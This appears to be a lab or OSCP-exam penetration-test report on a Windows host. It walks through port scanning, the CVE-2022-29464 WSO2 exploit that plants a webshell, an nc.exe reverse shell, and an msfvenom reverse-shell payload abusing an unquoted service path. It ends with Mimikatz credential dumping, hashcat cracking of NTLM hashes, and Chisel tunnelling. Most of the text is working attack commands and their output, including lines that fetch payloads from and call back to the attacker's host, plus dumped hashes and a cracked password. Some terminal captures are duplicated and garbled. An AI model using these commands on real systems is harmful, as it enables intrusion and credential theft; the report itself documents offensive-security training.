Not shown: 65509 filtered tcp ports (no-response)

| PORT     | STATE | SERVICE        |
|----------|-------|----------------|
| 80/tcp   | open  | http           |
| 135/tcp  | open  | msrpc          |
| 139/tcp  | open  | netbios-ssn    |
| 445/tcp  | open  | microsoft-ds   |
| 5040/tcp | open  | unknown        |
| 5672/tcp | open  | amqp           |
| 7680/tcp | open  | pando-pub      |
| 8099/tcp | open  | unknown        |
| 8243/tcp | open  | synapse-nhttps |
| 8280/tcp | open  | synapse-nhttp  |
| 8672/tcp | open  | unknown        |
| 9099/tcp | open  | unknown        |
| 9443/tcp | open  | tungsten-https |



9611/tcp open unknown

9711/tcp open unknown

9763/tcp open unknown

9999/tcp open abyss

11111/tcp open vce

19150/tcp open gkrellm

49664/tcp open unknown

49665/tcp open unknown

49666/tcp open unknown

49667/tcp open unknown

49668/tcp open unknown

49672/tcp open unknown

65469/tcp open unknown

Nmap done: 1 IP address (1 host up) scanned in 331.05 seconds

```
└─$ nmap -T5 -Pn 192.168.100.101 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-12 11:07 CEST
Warning: 192.168.100.101 giving up on port because retransmission cap hit (2).
Stats: 0:03:16 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 58.71% done; ETC: 11:12 (0:02:10 remaining)
Stats: 0:03:58 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 70.67% done; ETC: 11:12 (0:01:34 remaining)
Stats: 0:04:34 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 80.90% done; ETC: 11:12 (0:01:02 remaining)
Nmap scan report for 192.168.100.101
Host is up (0.13s latency).
Not shown: 65509 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5040/tcp   open  unknown
5672/tcp   open  amqp
7680/tcp   open  pando-pub
8099/tcp   open  unknown
8243/tcp   open  synapse-nhttps
8280/tcp   open  synapse-nhttp
8672/tcp   open  unknown
9099/tcp   open  unknown
9443/tcp   open  tungsten-https
9611/tcp   open  unknown
9711/tcp   open  unknown
9763/tcp   open  unknown
9999/tcp   open  abyss
11111/tcp  open  vce
19150/tcp  open  gkrellm
49664/tcp  open  unknown
49665/tcp  open  unknown
49666/tcp  open  unknown
49667/tcp  open  unknown
49668/tcp  open  unknown
49672/tcp  open  unknown
65469/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 331.05 seconds

└─(teodor@kali)-[~/Desktop/OSCP - EXAM]
└─$
```

Teodor noticed that the IP is associated with the following domain ms01.oscp.exam, therefore the /etc/hosts file was edited according:

```
9443/tcp open  ssl/tungsten-https?
| ssl-cert: Subject: commonName=localhost/organizationName=WS02/stateOrProvinceName=CA/countryName=US
| Subject Alternative Name: DNS:localhost
| Not valid before: 2019-10-23T07:30:43
|_Not valid after:  2022-01-25T07:30:43
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP:
|     HTTP/1.1 400
|     Content-Length: 0
|     Date: Thu, 15 Sep 2022 00:05:00 GMT
|     Connection: close
|     Server: WS02 Carbon Server
|   HTTPOptions:
|     HTTP/1.1 302
|     X-Content-Type-Options: nosniff
|     X-XSS-Protection: 1; mode=block
|     Set-Cookie: JSESSIONID=6CC5FF52D9FD302009EA0D3C8A42E67A; Path=/; Secure; HttpOnly
|     Location: https://ms01.oscp.exam:9443/publisher/
```

```
teodor@kali: ~/Desktop/OSCP - EXAM × teodor@kali: ~/Desktop/
GNU nano 7.2
127.0.0.1      localhost
127.0.1.1      kali
192.168.234.88 sunset-midnight
192.168.56.40  internal
10.10.187.204  ENTERPRISE.THM0
# The following lines are desirable for IPv6 capable hosts
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
192.168.104.175 resourcedc.resourcedc.local
192.168.187.247 web02.relia.com
172.16.113.7   intranet.relia.com
192.168.100.101 ms01.oscp.exam
```

During the enumeration, on port 9443 was detected WSO2 API Manager which is vulnerable to CVE-2022-29464.


The exploit could be downloaded using:

```
https://github.com/hakivvi/CVE-2022-29464
```

Run the exploit:

```
python3 exploit.py https://ms01.oscp.exam:9443 shell.jsp
```

```
shell @ https://ms01.oscp.exam:9443/authenticationendpoint/shell.jsp
```






Prepare the python3 web server:

```
python3 -m http.server 80
```

Upload the nc.exe

```
curl http://192.168.49.100/nc.exe -o nc.exe
```




Setup the local nc listener and execute the remote nc.exe on the webshell in order to create a reverse shell:

```
nc -lnvp 443
```

Execute it on the webshell:

```
nc.exe 192.168.49.100 443 -e cmd.exe
```



Flag:

```
C:\Users\BOB~1\MAR\Desktop>type C:\Users\BOB~1\MAR\Desktop\local.txt
```

```
type C:\Users\BOB~1\MAR\Desktop\local.txt
```

```
84b998f02a91a0daa4d08cb7856f3ef6
```

```
C:\Users\BOB~1\MAR\Desktop>ipconfig
```

```
ipconfig
```

```
Windows IP Configuration
```

Ethernet adapter Ethernet1:

Connection-specific DNS Suffix . :

IPv4 Address. . . . . : 172.16.100.101

Subnet Mask . . . . . : 255.255.255.0

Default Gateway . . . . . :

Ethernet adapter Ethernet0 2:

Connection-specific DNS Suffix . :

IPv4 Address. . . . . : 192.168.100.101

Subnet Mask . . . . . : 255.255.255.0

Default Gateway . . . . . : 192.168.100.254

```
teodor@kali: ~/Desktop/OSCP/tools
teodor@kali: ~/Desktop/OSCP/tools 100x33
05/30/2022 01:38 AM <DIR> .
05/30/2022 01:38 AM <DIR> ..
04/12/2023 03:28 AM      34 local.txt
05/30/2022 01:10 AM <DIR> wso2am-3.2.0
      1 File(s)      34 bytes
      3 Dir(s) 17,576,296,448 bytes free

C:\Users\BOB~1.MAR\Desktop>type C:\Users\BOB~1.MAR\Desktop\local.txt
type C:\Users\BOB~1.MAR\Desktop\local.txt
84b998f02a91a0daa4d08cb7856f3ef6

C:\Users\BOB~1.MAR\Desktop>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet1:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 172.16.100.101
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 192.168.100.101
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.100.254

C:\Users\BOB~1.MAR\Desktop>
```

### 5.1.2 Privilege Escalation – Trigone Unquoted Service Path

**Vulnerability Explanation:** Trigone Remote System Monitor is vulnerable to Unquoted Service Path, the path of the executable is not inside quotes, Windows will try to execute every ending before a space.





**Vulnerability Fix:** Make sure that the Trigone executable is inside quotes.

**Severity:** **Critical**

### Steps to reproduce the attack:

In order to detect the PE vector, Teodor prepared the python3 web server, transferred winpeas64.exe to the target machine and started a Winpeas scan.

Winpeas could be downloaded using the link below:

```
https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS/winPEASexe/binaries - x64 was used
```

Prepare the python3 web server:

```
python3 -m http.server 80
```

Transfer the winpeas64.exe to the targeted server:

```
curl http://192.168.49.100/winpeas64.exe -o winpeas64.exe
```

```
teodor@kali: ~/Desktop/OSCP/tools
teodor@kal... x teodor@kal... x teodor@kal... x teodor@kal... x teodor@kal...
chisel linpeas.sh SharpHound
cmd.aspx lse.sh simple_shell
cmd.php mimikatz-2.1.1 simple_shell
COMHawk64.exe mimikatz-GOOD SMB-server
CrackMapExec nc.exe snmp-shell
CVE-2018-18955 nishang sudo-cve-2019
CVE-2019-13272 php-rev-shell test_clsId.b
CVE-2021-22555-Exploit PLM tomcat-local
CVE-2021-3156 plm.ods upload-php
CVE-2021-3560-Polkite-Privilege-Escalation powercat webshell.asp
cve-2021-4034.sh powersploit WerTrigger
CVE-2022-0847 PrintSpoofer32.exe wes-exploit-
CVE-2022-0847-DirtyPipe-Exploits PrintSpoofer64.exe win-exploits
CVE-2022-2580 printspoofer-another-source winpeas64.exe
CVE-2022-32250-exploit PrivscCheck winpeas86.exe
evil-winrm pspy64 winpeas.bat
FullPowers.exe PwnKit.sh winrm-brute
FullPowers.exe.1 resume-PG.odt wolf.php
htaccess rev.ps1 write.sh
hydra.restore rev.sh

(teodor@kali)-[~/Desktop/OSCP/tools]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.100.101 - - [12/Apr/2023 12:48:59] "GET /winpeas64.exe HTTP/1.1" 200 -

Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 172.16.100.101
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

Ethernet adapter Ethernet0 2:

Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 192.168.100.101
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.100.254

C:\Users\BOB-1.MAR\Desktop>curl http://192.168.49.100/winpeas64.exe -o winpeas64.exe
curl http://192.168.49.100/winpeas64.exe -o winpeas64.exe

C:\Users\BOB-1.MAR\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is A642-8097

Directory of C:\Users\BOB-1.MAR\Desktop

04/12/2023 03:48 AM <DIR> .
04/12/2023 03:48 AM <DIR> ..
04/12/2023 03:28 AM 34 local.txt
04/12/2023 03:48 AM 1,969,152 winpeas64.exe
05/30/2022 01:10 AM <DIR> wso2am-3.2.0
2 File(s) 1,969,186 bytes
3 Dir(s) 17,598,951,424 bytes free

C:\Users\BOB-1.MAR\Desktop>
```



On the target machine run:

```
winpeas64.exe
```

Winpeas detected that Trigone - Remote Monitor Server could be vulnerable to Unquoted Service Path:

```
*****[i]Processes Information*****
*****[i]Vulnerable Leaked Handlers
* https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/leaked-handle-exploitation

*****[i]Services Information*****
*****[i]Interesting Services - non Microsoft-
* Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#services
RemoteSystemMonitorService(TRIGONE Remote System Monitor Server)[C:\Program Files (x86)\TRIGONE\Remote System Monitor Server\RemoteSystemMonitorService.exe] - Auto - Running - IsDotNet - No quotes and Space detected

*****[i]Modifiable Services
* Check if you can modify any service https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#services

ssh-agent(OpenSSH Authentication Agent)[C:\Windows\System32\OpenSSH\ssh-agent.exe] - Disabled - Stopped
Agent to hold private keys used for public key authentication.

VGAuthService(Vmware, Inc. - Vmware Alias Manager and Ticket Service)[C:\Program Files\VMware\VMware Tools\VGAuthService\VGAuthService.exe] - Auto - Running
Alias Manager and Ticket Service

vm3dservice(Vmware, Inc. - Vmware SVGA Helper Service)[C:\Windows\system32\vm3dservice.exe] - Auto - Running
Helps VMware SVGA driver by collecting and conveying user mode information

VMTools(Vmware, Inc. - Vmware Tools)[C:\Program Files\VMware\VMware Tools\vmtoolsd.exe] - Auto - Running
Provides support for synchronizing objects between the host and guest operating systems.
```

The vulnerability could be confirmed using the steps exposed here:

```
https://www.exploit-db.com/exploits/50633
```

```
wmic service get name,displayname,pathname,startmode |findstr /i "auto"
```

```
C:\Users\BOB-1\MAR\Desktop\WSO2AM-1.0\WSO2AM-1.0>wmic service get name,displayname,pathname,startmode |findstr /i "auto"
|findstr /i /v "c:\windows\\" |findstr /i /v ""wmic service get name,displayname,pathname,startmode |findstr /i "auto"

Application Host Helper Service      AppHostSvc      C:\Windows\system32\svchost.exe -k apphost
Auto
Windows Audio Endpoint Builder      AudioEndpointBuilder      C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p
Auto
Windows Audio                        Audiosrv         C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p
Auto
Cellular Time                        autotimesvc      C:\Windows\system32\svchost.exe -k autoTimeSvc
```

```
TRIGONE Remote System Monitor Server      RemoteSystemMonitorService      C:\Program Files (x86)\TRIGONE\Remote System Monitor Server\RemoteSystemMonitorService.exe
Auto
```



Generate a msfvenom payload using:

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.49.100 LPORT=444 -f exe > shell.exe
```

Prepare the python3 web server using:

```
python3 -m http.server 80
```

Setup the listener:

```
nc -lnvp 444
```

On the victim machine go to “C:\Program Files (x86)\TRIGONE” and download the msfvenom payload using:

```
curl http://192.168.49.100/shell.exe -o Remote.exe
```

Restart the target machine using:

```
shutdown /r
```

```
teodor@kali: ~/Desktop/OSCP - EXAM/machines/192.168.100.101
teodor@kali: ~/Desktop/OSCP - EXAM/machines/192.168.100.101x16
teodor@kali: ~/Desktop/OSCP - EXAM/machines/192.168.100.101
$ ls
CVE-2022-29464 shell.exe
teodor@kali: ~/Desktop/OSCP - EXAM/machines/192.168.100.101
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.100.101 - - [12/Apr/2023 13:44:43] "GET /shell.exe HTTP/1.1" 200 -

teodor@kali: ~/Desktop/OSCP - EXAM/machines/192.168.100.10188x17
teodor@kali: ~/Desktop/OSCP - EXAM/machines/192.168.100.101
$ nc -lnvp 444
listening on [any] 444 ...
connect to [192.168.49.100] from (UNKNOWN) [192.168.100.101] 50583
Microsoft Windows [Version 10.0.19044.1706]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

### 5.1.3 Post-Exploitation

Flag:

```
C:\Users\Administrator\Desktop>type C:\Users\Administrator\Desktop\proof.txt
```

```
type C:\Users\Administrator\Desktop\proof.txt
```

```
253b289a37bbd19472931182bbc7d416
```

```
C:\Users\Administrator\Desktop>ipconfig
```

```
ipconfig
```

```
Windows IP Configuration
```

```
Ethernet adapter Ethernet1:
```

```
Connection-specific DNS Suffix . :
```

```
IPv4 Address. . . . . : 172.16.100.101
```

```
Subnet Mask . . . . . : 255.255.255.0
```

```
Default Gateway . . . . . :
```

```
Ethernet adapter Ethernet0 2:
```



```
Connection-specific DNS Suffix  . :  
  
IPv4 Address. . . . . : 192.168.100.101  
  
Subnet Mask . . . . . : 255.255.255.0  
  
Default Gateway . . . . . : 192.168.100.254
```

```
teodor@kali: ~/Desktop/OSCP - EXAM/machines/192.168.100.101  
teodor@kali: ~/Desktop/OSCP - EXAM/machines/192.168.100.101 130x26  
C:\Users\Administrator\Desktop>type C:\Users\Administrator\Desktop\proof.txt  
type C:\Users\Administrator\Desktop\proof.txt  
253b289a37bbd19472931182bbc7d416  
C:\Users\Administrator\Desktop>ipconfig  
ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Ethernet1:  
  
    Connection-specific DNS Suffix  . :  
    IPv4 Address. . . . . : 172.16.100.101  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . :  
  
Ethernet adapter Ethernet0 2:  
  
    Connection-specific DNS Suffix  . :  
    IPv4 Address. . . . . : 192.168.100.101  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : 192.168.100.254  
  
C:\Users\Administrator\Desktop>
```

As part of the lateral movement, Teodor run Mimikatz in order to collect the NTLM hashes / credentials.

The Mimikatz could be downloaded using the link below:

<https://github.com/ParrotSec/mimikatz.git>

Prepare the python3 web server:

```
python3 -m http.server 80
```

On the victim machine run:

```
curl http://192.168.49.100/mimikatz.exe -o mimikatz.exe
```

```
teodor@kali: ~/Desktop/OSCP/tools/mimikatz-GOOD/x64
teodor@kali: ~/Desktop/OSCP - EXAM/machines/192.168.100.10140x21

C:\Users\Administrator\Desktop>curl http://192.168.49.100/mimikatz.exe -o mimikatz.exe
curl http://192.168.49.100/mimikatz.exe -o mimikatz.exe
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             %         Dload  Upload  Total   Spent    Left   Speed
100 1323k  100 1323k    0     0 1033k      0  0:00:01  0:00:01 --:--:-- 1037k

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is A642-8097

Directory of C:\Users\Administrator\Desktop

04/12/2023  04:57 AM  <DIR>          .
04/12/2023  04:57 AM  <DIR>          ..
05/26/2022  09:55 PM             2,348 Microsoft Edge.lnk
04/12/2023  04:57 AM             1,355,264 mimikatz.exe
04/12/2023  03:28 AM                34 proof.txt
               3 File(s)      1,357,646 bytes
               2 Dir(s)      17,836,978,176 bytes free

teodor@kali: ~/Desktop/OSCP/tools/mimikatz-GOOD/x64 140x23
CVE-2022-0847      nishang      SeManageVolumeExploit  write.sh
CVE-2022-0847-DirtyPipe-Exploits  php-rev-shell  SharpHound
CVE-2022-2588      PLM          simple_shell.php
192.168.100.101  253b289a37b0d19472931182bbc7d416  11.5

(teodor@kali)-[~/Desktop/OSCP/tools]
└─$ cd mimikatz-GOOD

(teodor@kali)-[~/Desktop/OSCP/tools/mimikatz-GOOD]
└─$ ls
kiwi_passwords.yar  mimicom.idl  mimikatz_old  mimikatz_trunk.zip  README.md  Win32  x64

(teodor@kali)-[~/Desktop/OSCP/tools/mimikatz-GOOD]
└─$ cd x64

(teodor@kali)-[~/Desktop/OSCP/tools/mimikatz-GOOD/x64]
└─$ ls
mimidrv.sys  mimikatz.exe  mimilib.dll  mimispool.dll

(teodor@kali)-[~/Desktop/OSCP/tools/mimikatz-GOOD/x64]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.100.101 - - [12/Apr/2023 13:57:32] "GET /mimikatz.exe HTTP/1.1" 200 -
```

Run mimikatz.exe on the target server and dump the logon passwords:

```
mimikatz.exe
```

```
privilege::debug -> in order to check the privileges
```

```
sekurlsa::logonPasswords full -> to dump the logon passwords
```

```
C:\Users\Administrator\Desktop>mimikatz.exe
mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords full

Authentication Id : 0 ; 317615 (00000000:0004d8af)
Session : Batch from 0
User Name : Alice.Walters
Domain : OSCP
Logon Server (p Add) : DC01 Hash
Logon Time : 4/12/2023 4:46:14 AM
SID : S-1-5-21-3248544096-1843048206-1379434323-1117

msv :
[00000003] Primary
* Username : Alice.Walters a37bbd19472931182bbc7d416 12/0
* Domain : OSCP 11:5
* NTLM : 3e24dcead23468ce597d6883c576f657
* SHA1 : 00d092cc9ec1e1df25681c27f23578ea953c2b4f
* DPAPI : 0dd3f40f17a44d5ff351f7cd8ee69af5

tspkg : 100.101 84b998f02a91a0daa4d08cb7856f3ef6 12/0
wdigest :
* Username : Alice.Walters 10:4
* Domain : OSCP
* Password : (null)

kerberos :
* Username : Alice.Walters
* Domain : OSCP.EXAM
* Password : (null)

ssp :
credman :
cloudap :

Authentication Id : 0 ; 276662 (00000000:000438b6)
Session : Interactive from 1
User Name : Bob.Hendrix
```

Put all hashes into ntlm.txt in order to crack those:

3e24dcead23468ce597d6883c576f657

2a12e2af96237b2e7277f1b321ceb7b7

5cee315052456101cf5fb12c10f86a24

60f7b0e4e0e094c5272496b028acc56

```
(teodor@kali)-[~/Desktop/OSCP - EXAM/machines/192.168.100.101]
$ cat ntlm.txt
3e24dcead23468ce597d6883c576f657
2a12e2af96237b2e7277f1b321ceb7b7
5cee315052456101cf5fb12c10f86a24
60f7b0e4e0e094c5272496b028accc56
```

Run hashcat using the module 1000 and rockyou wordlist:

```
hashcat -m 1000 -a 0 ntlm.txt /usr/share/wordlists/rockyou.txt
```

```
(teodor@kali)-[~/Desktop/OSCP - EXAM/machines/192.168.100.101]
$ hashcat -m 1000 -a 0 ntlm.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 14.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1
[The pocl project]
=====
* Device #1: pthread-penryn-11th Gen Intel(R) Core(TM) i7-11370H @ 3.30GHz, 2918/5900 MB (1024 MB allocatable), 3MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 4 digests; 4 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected. Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
```

```
(teodor@kali)-[~/Desktop/OSCP - EXAM/machines/192.168.100.101]
$ hashcat -m 1000 -a 0 ntlm.txt --show
3e24dcead23468ce597d6883c576f657:1q2w3e4r5t
```

Teodor noticed that the NTLM hash is associated with the user Alice.Walters

Credentials:

```
Alice.Walters:1q2w3e4r5t
```





As an important part of the lateral movement phase, Teodor established a reverse port forwarding using Chisel, it could be downloaded using the link below:

```
https://github.com/jpillora/chisel/releases/tag/v1.7.4
```

Prepare the python3 web server using:

```
python3 -m http.server 80
```

Transfer chisel.exe to the victim machine:

```
curl http://192.168.49.100/chisel.exe -o chisel.exe
```

```
teodor@kali: ~/Desktop/OSCP/tools/chisel
teodor@kali: ~/Desktop/OSCP - EXAM/machines/192.168.100.101 155x16

04/12/2023 04:57 AM <DIR> .
04/12/2023 04:57 AM <DIR> ..
05/26/2022 09:55 PM      2,348 Microsoft Edge.lnk
04/12/2023 04:57 AM      1,355,264 mimikatz.exe
04/12/2023 03:28 AM          34 proof.txt
3 File(s)      1,357,646 bytes
2 Dir(s)      17,832,939,520 bytes free

C:\Users\Administrator\Desktop>curl http://192.168.49.100/chisel.exe -o chisel.exe
curl http://192.168.49.100/chisel.exe -o chisel.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 8038k  100 8038k    0     0 1903k      0  0:00:04  0:00:04 --:--:-- 1904k

C:\Users\Administrator\Desktop>

teodor@kali: ~/Desktop/OSCP/tools/chisel 155x16
CVE-2021-22555-Exploit JuicyPatato-LAST PrintSpoofer64.exe simple_shell.php.jpg wolf.php
CVE-2021-3156 JuicyPotato.exe printspoofer-another-source SMB-server write.sh
CVE-2021-3560-Polkit-Privilege-Escalation kerbrute_linux_amd64 PrivescCheck snmp-shell

(teodor@kali) [~/Desktop/OSCP/tools] 12/0
$ cd chisel 11:5

(teodor@kali) [~/Desktop/OSCP/tools/chisel]
$ ls
chisel chisel.exe 192.168.100.101 04e90000a91a0daa4d08cb785d13e1b 12/0
10:4

(teodor@kali) [~/Desktop/OSCP/tools/chisel]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
